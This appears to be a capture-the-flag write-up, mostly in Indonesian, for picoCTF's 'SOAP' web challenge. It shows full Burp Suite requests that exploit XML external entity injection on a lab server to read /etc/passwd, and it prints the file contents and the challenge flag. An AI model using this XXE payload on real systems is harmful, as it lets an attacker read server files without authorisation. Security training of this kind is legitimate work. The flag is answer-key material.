

ctf-writeups/picoCTF



Web Exploitation
Title: SOAP
Level: Medium



Author: levith4n


Description

Author: Geoffrey Njogu

The web project was rushed and no security assessment was done. Can you read the `/etc/passwd` file?

Hints 1: XML external entity Injection

Ini adalah tampilan dari aplikasi web yang akan kita uji, terdapat tiga fitur yang sepertinya digunakan untuk menampilkan tentang suatu detail.



Pertama, saya langsung mencoba melakukan intercept menggunakan burp intercept pada salah satu fitur tersebut dan menemukan bahwa request HTTP dikirim dalam format XML, pada umumnya ini adalah XML-based API seperti SOAP, walaupun tidak semua XML-based API menggunakan SOAP.



Setelah itu, saya langsung memindahkan traffic tersebut ke burp repeater guna melihat response dalam keadaan normal.

The screenshot displays the Burp Suite interface with a 'Request' tab on the left and a 'Response' tab on the right. The 'Request' tab shows a POST request to `/data` with headers including `Host: saturn.picoctf.net:65417`, `Content-Length: 61`, `Accept-Language: en-US,en;q=0.9`, `User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36`, `Content-Type: application/xml`, `Accept: */*`, `Origin: http://saturn.picoctf.net:65417`, `Referer: http://saturn.picoctf.net:65417/`, `Accept-Encoding: gzip, deflate, br`, and `Connection: keep-alive`. The request body is an XML document: `<?xml version="1.0" encoding="UTF-8"?><data><ID>1</ID></data>`. The 'Response' tab shows an HTTP 200 OK response with headers including `Server: Werkzeug/2.3.6 Python/3.8.10`, `Date: Mon, 31 Mar 2025 14:28:19 GMT`, `Content-Type: text/html; charset=utf-8`, `Content-Length: 95`, and `Connection: close`. The response body is an HTML document: `Special Info:::University in Kigali, Rwanda offereing MSECE, MSIT and MS EAI`.

Kemudian, saya mencoba untuk mengganti nilai ID menjadi 'NotexistID' guna melihat response saat dalam keadaan error. Ternyata, saat dalam keadaan error, aplikasi web akan menampilkan pesan 'Invalid ID', diikuti dengan ID yang tidak valid tersebut. Tentu saja hal ini dapat saya coba manfaatkan untuk menyisipkan *internal entity*.

The screenshot displays the Burp Suite interface with a 'Request' tab on the left and a 'Response' tab on the right. The 'Request' tab shows a POST request to `/data` with headers including `Host: saturn.picoctf.net:65417`, `Content-Length: 74`, `Accept-Language: en-US,en;q=0.9`, `User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36`, `Content-Type: application/xml`, `Accept: */*`, `Origin: http://saturn.picoctf.net:65417`, `Referer: http://saturn.picoctf.net:65417/`, `Accept-Encoding: gzip, deflate, br`, and `Connection: keep-alive`. The request body is an XML document: `<?xml version="1.0" encoding="UTF-8"?><data><ID>NotexistID</ID></data>`. The 'Response' tab shows an HTTP 200 OK response with headers including `Server: Werkzeug/2.3.6 Python/3.8.10`, `Date: Mon, 31 Mar 2025 14:30:13 GMT`, `Content-Type: text/html; charset=utf-8`, `Content-Length: 24`, and `Connection: close`. The response body is an HTML document: `Invalid ID:NotexistID`.

Saya mencoba menyisipkan *internal entity* dalam *DTD Internal* guna mengecek apakah XML Parser mengizinkan penggunaan custom DTD. Saat entity dipanggil pada dokumen XML, strings “levith4n was here” ditampilkan pada response, sehingga hal ini dapat dimanfaatkan untuk eksploitasi.

The screenshot shows a web browser's developer tools with the 'Request' and 'Response' tabs selected. The 'Request' tab displays an HTTP POST to saturn.picoctf.net:65417. The request body is an XML document with a DTD declaration and an internal entity reference. The 'Response' tab displays an HTTP 200 OK response with a text/html body containing the string 'levith4n was here!'.

```
Request
1 POST /data HTTP/1.1
2 Host: saturn.picoctf.net:65417
3 Content-Length: 123
4 Accept-Language: en-US,en;q=0.9
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0
  Safari/537.36
6 Content-Type: application/xml
7 Accept: */*
8 Origin: http://saturn.picoctf.net:65417
9 Referer: http://saturn.picoctf.net:65417/
10 Accept-Encoding: gzip, deflate, br
11 Connection: keep-alive
12
13 <?xml version="1.0" encoding="UTF-8"?>
14 <!DOCTYPE id [<!ENTITY xxe "levith4n was here!">]>
15 <data>
16   <ID>
17     &xxe;
18   </ID>
19 </data>
```

```
Response
1 HTTP/1.1 200 OK
2 Server: Werkzeug/2.3.6 Python/3.8.10
3 Date: Mon, 31 Mar 2025 14:33:40 GMT
4 Content-Type: text/html; charset=utf-8
5 Content-Length: 32
6 Connection: close
7
8 Invalid ID:
9 levith4n was here!
10
```

Terakhir, saya mencoba mengeksploitasi dengan mendefinisikan *external entity* yang mengakses file sensitif seperti ‘file:///etc/passwd’, kemudian saya mencoba mereferensikanya dan berhasil memperoleh flag melalui isi file tersebut.

The screenshot shows a web browser's developer tools with the 'Request' and 'Response' tabs selected. The 'Request' tab displays an HTTP POST to saturn.picoctf.net:65417. The request body is an XML document with a DTD declaration and an external entity reference. The 'Response' tab displays an HTTP 200 OK response with a text/html body containing the contents of the file /etc/passwd.

```
Request
1 POST /data HTTP/1.1
2 Host: saturn.picoctf.net:65417
3 Content-Length: 130
4 Accept-Language: en-US,en;q=0.9
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0
  Safari/537.36
6 Content-Type: application/xml
7 Accept: */*
8 Origin: http://saturn.picoctf.net:65417
9 Referer: http://saturn.picoctf.net:65417/
10 Accept-Encoding: gzip, deflate, br
11 Connection: keep-alive
12
13 <?xml version="1.0" encoding="UTF-8"?>
14 <!DOCTYPE id [<!ENTITY xxe SYSTEM "file:///etc/passwd">]>
15 <data>
16   <ID>
17     &xxe;
18   </ID>
19 </data>
```

```
Response
7
8 Invalid ID:
9 root:x:0:0:root:/root:/bin/bash
10 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
11 bin:x:2:2:bin:/bin:/usr/sbin/nologin
12 sys:x:3:3:sys:/dev:/usr/sbin/nologin
13 sync:x:4:65534:sync:/bin:/bin/sync
14 games:x:5:60:games:/usr/games:/usr/sbin/nologin
15 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
16 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
17 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
18 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
19 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
20 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
21 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
22 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
23 list:x:38:38:Mailing List
  Manager:/var/list:/usr/sbin/nologin
24 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
25 gnats:x:41:41:Gnats Bug-Reporting System
  (admin):/var/lib/gnats:/usr/sbin/nologin
26 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
27 _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
28 flask:x:999:999::/app:/bin/sh
29 picoctf:x:1001:picoCTF{>XML_3xtern@1_3ntltlty_e5f02dbf}
30
31
```

Thank you for reading!